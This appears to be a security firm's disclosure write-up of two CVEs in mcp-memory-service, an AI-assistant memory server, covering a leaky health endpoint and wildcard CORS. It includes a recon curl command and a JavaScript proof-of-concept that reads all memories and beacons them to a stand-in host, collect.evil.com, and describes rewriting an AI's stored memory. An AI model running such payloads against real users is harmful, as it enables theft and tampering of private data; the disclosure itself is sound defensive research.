Total Recall: How Two CVEs Let Any Website Read, Rewrite, and Wipe Your AI’s Memory
Jul 15, 2026・
9 min read

CVE-2026-33010 (CVSS 8.1) and CVE-2026-29787 (CVSS 5.3) in mcp-memory-service – a popular “second brain” for AI assistants – let a single malicious link silently steal, tamper with, and delete everything your AI remembers.
| Vulnerability | CVE | Severity | CVSS |
|---|---|---|---|
| Wildcard CORS enables cross-origin memory theft | CVE-2026-33010 | High | 8.1 |
| System information disclosure via health endpoint | CVE-2026-29787 | Moderate | 5.3 |
You’ve wired up a memory service to your AI assistant so it stops forgetting things between chats. Over the weeks it has quietly accumulated your life: the API keys you asked it to hold onto, the summary of last quarter’s board meeting, the personal notes you dumped in at 1 a.m., that one production database password you swore you’d move to a vault later.
Then, on an ordinary Tuesday, you click a link. A blog post, a meme, a “check out this tool” message in Slack. The page loads. It looks completely normal.
By the time it finishes rendering, every memory your AI has ever stored is sitting on a server you’ve never heard of. You saw nothing. No prompt, no warning, no popup. Just a webpage.
This is what two vulnerabilities we found in mcp-memory-service allowed. For a service whose whole job is to be your AI’s long-term memory, “read, modify, and delete everything” is about as bad as it gets.
mcp-memory-service is one of the more popular Model Context Protocol (MCP) servers in the wild – over 1.8K GitHub stars and integrations with Claude Desktop and a dozen-plus other AI clients. Its pitch is simple and genuinely useful: give your AI a persistent, searchable memory. It stores whatever you tell the assistant to “remember,” embeds it as vectors for semantic search, and hands it back when it’s relevant.
In practice, this becomes a second brain. And people treat it like one. The contents of a memory store are exactly the things you’d tell a trusted assistant and never think about again: credentials, private notes, meeting summaries, code snippets, project details, half the context of your working life.
The server runs over stdio by default, but it ships with an opt-in HTTP mode – a REST API plus a web dashboard – that you turn on with a single environment variable:
MCP_HTTP_ENABLED=true
Flip that switch, follow the docs to get the dashboard working, and you land on a set of defaults that turned out to be a very bad combination.
Auditing the security of the MCP ecosystem is a big part of what we do at Pluto, and mcp-memory-service was an obvious thing to look at – a widely used server sitting on a pile of sensitive data is exactly where we spend our time.
Everything below was reproduced against the real source (commit 7b7b54c) with a working proof-of-concept before we reported anything. Two of the findings earned CVEs on their own. Apart, they’re the kind of thing plenty of reviewers would shrug at: an info leak on a health endpoint, a permissive CORS header. Chained, they get a lot worse – so we’ll walk them in the order an attacker would, recon first, then the theft.
System Information Disclosure via Health Endpoint – Moderate, CVSS 5.3, CWE-200
Every good heist starts with casing the joint. mcp-memory-service is happy to give you the blueprints for free.
The service exposes a /api/health/detailed endpoint. On paper it looks guarded – it declares an auth dependency:
@router.get("/health/detailed")
async def detailed_health_check(
    storage: MemoryStorage = Depends(get_storage),
    user: AuthenticationResult = Depends(require_read_access)
):
require_read_access sounds like a lock. It isn’t – not in the configuration almost everyone runs. To use the HTTP dashboard without setting up OAuth, you enable anonymous access (MCP_ALLOW_ANONYMOUS_ACCESS=true), which is the path of least resistance the docs lead you down. And when anonymous access is on, the auth check simply waves everyone through:
# middleware.py:372-379
if ALLOW_ANONYMOUS_ACCESS:
    logger.debug("Anonymous access explicitly enabled, granting read-only access")
    return AuthenticationResult(
        authenticated=True,
        client_id="anonymous",
        scope="read",
        auth_method="none"
    )
So the “guarded” endpoint is wide open. And what it hands back is a reconnaissance dream:
# health.py:90-101
system_info = {
    "platform": platform.system(),               # "Linux" / "Darwin"
    "platform_version": platform.version(),      # full kernel version string
    "python_version": platform.python_version(), # "3.12.1"
    "cpu_count": psutil.cpu_count(),             # 8
    "memory_total_gb": ...,                      # 32.0
    "disk_total_gb": ...,                        # 500.0
}
And the detail that turns a generic probe into a targeted one:
# health.py:131-132
if hasattr(storage, 'db_path'):
    storage_info["database_path"] = storage.db_path
    # "/home/alice/.mcp-memory/memories.db"
One unauthenticated GET request tells an attacker the exact software version (pick your exploit), the OS and kernel (pick your playbook), the username and home directory layout (from the database path), and – via a memory-count field – how many memories are worth stealing. Even the plain /api/health endpoint, which has no auth check at all, leaks the exact version and uptime.
On its own this is a Moderate-severity information leak. Its real job is to point the next bug at a target.
Docker makes it worse, not better. Because containers share the host kernel,
platform.version()inside the container returns the host’s kernel version. So the “isolation” of Docker actually leaks information about the underlying host that you’d never see from inside the container otherwise.
Wildcard CORS Enables Cross-Origin Memory Theft – High, CVSS 8.1, CWE-942
This is the one that does the damage.
To understand it, you need one fact about how browsers work. The Same-Origin Policy is the rule that stops evil.com from reading responses that belong to yourbank.com. It’s one of the web’s most important protections. CORS – Cross-Origin Resource Sharing – is the controlled set of exceptions to that rule, and a server opens one by sending an Access-Control-Allow-Origin header.

Here is the doorway mcp-memory-service opens by default:
# config.py:546
CORS_ORIGINS = os.getenv('MCP_CORS_ORIGINS', '*').split(',')
# app.py:274-280
app.add_middleware(
    CORSMiddleware,
    allow_origins=CORS_ORIGINS,   # ['*']
    allow_credentials=True,
    allow_methods=["*"],          # all methods
    allow_headers=["*"],
)
allow_origins=['*'] tells every browser on Earth the same thing: any website is allowed to read this API’s responses. Combine that with anonymous access – where the API needs no credentials at all – and the whole attack is just a few lines of JavaScript that any webpage can run:
// Running on https://evil.com - reads the victim's memories
// No credentials needed. Anonymous access means the API is simply open.
const response = await fetch('http://127.0.0.1:8000/api/memories?limit=10000');
const memories = await response.json();
// memories now holds everything: passwords, API keys, private notes
No cookies. No auth header. No credentials: 'include'. The victim’s browser sends a plain GET, the server answers with Access-Control-Allow-Origin: *, and the browser cheerfully hands the response body to the attacker’s script.
And because allow_methods=["*"], reading is only the beginning. The same open door accepts writes and deletes, so the attacker can:
The writes are worse than the reads. An attacker isn’t just stealing data – they can rewrite your AI’s memory and put words in its mouth.
If you’ve done CORS review before, allow_credentials=True next to allow_origins=['*'] probably set off an alarm. The classic escalation is that some frameworks, when you combine those two, reflect the request’s Origin back and enable fully credentialed cross-origin attacks against logged-in users.
We tested it against the actual Starlette version in use (0.52.1). The result: on real responses the server returns Access-Control-Allow-Origin: *, not the reflected origin, and browsers correctly refuse to expose a * response to a credentialed request. Only the preflight OPTIONS reflects the origin.
So allow_credentials=True is bad hygiene and a risk waiting to happen – a future framework change could turn it into a real problem – but it is not what makes this attack work. The real enabler is more boring and far more common: wildcard origins plus anonymous access. When the API asks for no credentials, none need to be forwarded, and that’s all the attack needs.

The full sequence, with each bug playing its part:
Reconnaissance (CVE-2026-29787). The attacker probes for the service and pulls the detailed health endpoint:
curl -s http://192.168.1.100:8000/api/health/detailed | jq .
Target confirmed:  mcp-memory-service v10.17.16
User:              alice   (from /home/alice/.mcp-memory/memories.db)
OS:                Linux, kernel 6.1.119
Memories:          1,547 entries - worth the trip
The target is confirmed, fingerprinted, and quantified. No guessing.
The bait. All the attacker has to do is to send Alice a link – Slack, email, a shared doc, whatever. It points at a page that looks entirely ordinary. Buried in it is the payload:
(async () => {
    const target = 'http://127.0.0.1:8000';   // or Alice's LAN IP

    // Bug #2: wildcard CORS + anonymous access = free read
    const res = await fetch(`${target}/api/memories?limit=10000`);
    const memories = await res.json();

    // Ship it out. sendBeacon survives the page being closed.
    navigator.sendBeacon('https://collect.evil.com/data',
        new Blob([JSON.stringify(memories)], {type: 'application/json'}));
})();
The click. Alice opens the page. Her own browser – trusted, logged in, sitting right next to the service – becomes the attacker’s proxy. It reaches the memory service (running on her own machine at localhost, or elsewhere on her network) because from the browser’s point of view that’s just another URL. The server returns ACAO: *. The script reads every memory and beacons them out.
Alice sees a webpage. That’s it. Meanwhile:
| Time | What happens | Bug |
|---|---|---|
| T+0s | Health probe confirms the service and its version | CVE-2026-29787 |
| T+0s | Detailed health reveals OS, username, memory count | CVE-2026-29787 |
| later | Alice clicks the link | – |
| T+0.1s | JavaScript reads every memory cross-origin | CVE-2026-33010 |
| T+0.2s | All memories exfiltrated to the attacker’s server | CVE-2026-33010 |
From click to complete theft: a fraction of a second. And with the write and delete paths open, the same page could wipe her memory store or seed it with lies on the way out.
The natural reaction is “well, that’s a misconfiguration.” It isn’t. Let’s walk through what the attack needs:
| Setting | Default | Safe value |
|---|---|---|
MCP_HTTP_HOST |
0.0.0.0 (all interfaces) |
127.0.0.1 (localhost only) |
MCP_CORS_ORIGINS |
* (every origin) |
http://localhost:8000 |
allow_credentials |
True (hardcoded) |
False unless origins are pinned |
| Detailed health auth | passes under anonymous access | write/admin only |
Every one of the ingredients is a default. A user who turns on the HTTP dashboard and takes the simplest route to make it work – anonymous access, because setting up OAuth is a project – ends up with the entire chain armed. Nobody fat-fingered a config. They followed the happy path, and the happy path was the vulnerable one.
It’s the recurring story across the MCP ecosystem: insecure defaults are vulnerabilities. The real security of a tool is whatever you get without reading the security section – because most people never do.
A third finding, caught in time. While we were here, we found a related issue too: peer discovery connected to other instances with TLS verification hardcoded off (
verify_ssl=False), so a man-in-the-middle could intercept the bearer tokens those connections carried. By the time it reached triage the maintainer had already shipped a fix – v10.25.0 added aPEER_VERIFY_SSL=Truedefault – so it never became a CVE. Worth knowing it existed: the same “secure it later” pattern, caught before anyone had to pay for it.
Our two CVEs were fixed within days. But the underlying pattern – an API sitting on a pile of sensitive memories, with authorization treated as an afterthought – kept producing bugs. In the months after our disclosure, two more advisories landed against the very same service, both variations on the same theme:
tools/call path, which never enforced the write-scope check that the REST API did. The lock existed; one of the doors just didn’t check the key. Fixed in 10.65.3./api/documents/* endpoints had no authentication at all. On a server where the owner had dutifully configured an API key or OAuth, anyone could still upload, read, and delete memories through those routes. Fixed in 10.67.1.We reported a wildcard-CORS hole that let any website read your memories; others later found endpoints that exposed the same data with no browser trick at all. Same crown jewels, different unlocked window. The problem was never one bug – it’s the habit of shipping open and securing later.
If you run mcp-memory-service with HTTP enabled, update now. The maintainer was responsive and our two issues were fixed quickly:
But given the two later advisories against the same service (CVE-2026-49291 and CVE-2026-50027 above), don’t stop at 10.25.1. Upgrade to the latest release (10.67.1 or newer), which clears all four CVEs.
If you can’t upgrade immediately, take away the attacker’s ingredients by hand:
# Only listen on localhost, not the whole network
export MCP_HTTP_HOST=127.0.0.1

# Pin CORS to the dashboard's own origin
export MCP_CORS_ORIGINS=http://localhost:8000

# Require a real key instead of anonymous access
export MCP_API_KEY=$(openssl rand -hex 32)
export MCP_ALLOW_ANONYMOUS_ACCESS=false
If you build MCP servers, learn from the defaults, not just the patches:
CORS_ORIGINS to a real localhost origin, never *. Log a loud warning if someone sets a wildcard.127.0.0.1 by default and make 0.0.0.0 a conscious, warned-about opt-in.The maintainer moved fast – the first fix shipped the same day we reported.
| Date | Event |
|---|---|
| March 4, 2026 | All findings reported to the maintainer |
| March 4, 2026 | v10.21.0 released, fixing the health endpoint disclosure (CVE-2026-29787) |
| March 6, 2026 | v10.25.0 released, resolving the peer-discovery TLS issue |
| March 6, 2026 | v10.25.1 released, fixing the wildcard CORS bug (CVE-2026-33010) |
| March 6, 2026 | GitHub advisories published for CVE-2026-29787 and CVE-2026-33010 |
| March 7, 2026 | CVE-2026-29787 published on NVD |
| March 20, 2026 | CVE-2026-33010 published on NVD |
| July 13, 2026 | PyPI advisories published for both CVEs (PYSEC-2026-2623 and PYSEC-2026-2625) |
On their own, an unauthenticated health endpoint and a wildcard CORS header are the kind of bugs that get a shrug and a low-severity label. Put them together in front of a service that stores your most sensitive context, and any page you visit can read, rewrite, or wipe your AI’s memory in a single click, without leaving a trace.
The bugs were the easy part to fix. The habit that produced them – ship it open, lock it down later, and hope people read the docs – is the hard part, and it keeps producing more of them. We’re wiring MCP servers into more and more of our tools and data, and each one is a new door into something we care about. That makes them worth breaking into, and it means they need to be secure by default. Too many still aren’t.
This is part of Pluto Security’s ongoing research into MCP server security. This is exactly the kind of risk we tackle at Pluto – the first workspace security platform built for the AI era, letting every employee, from engineering to marketing, build with AI securely. Want to learn more? Get in touch.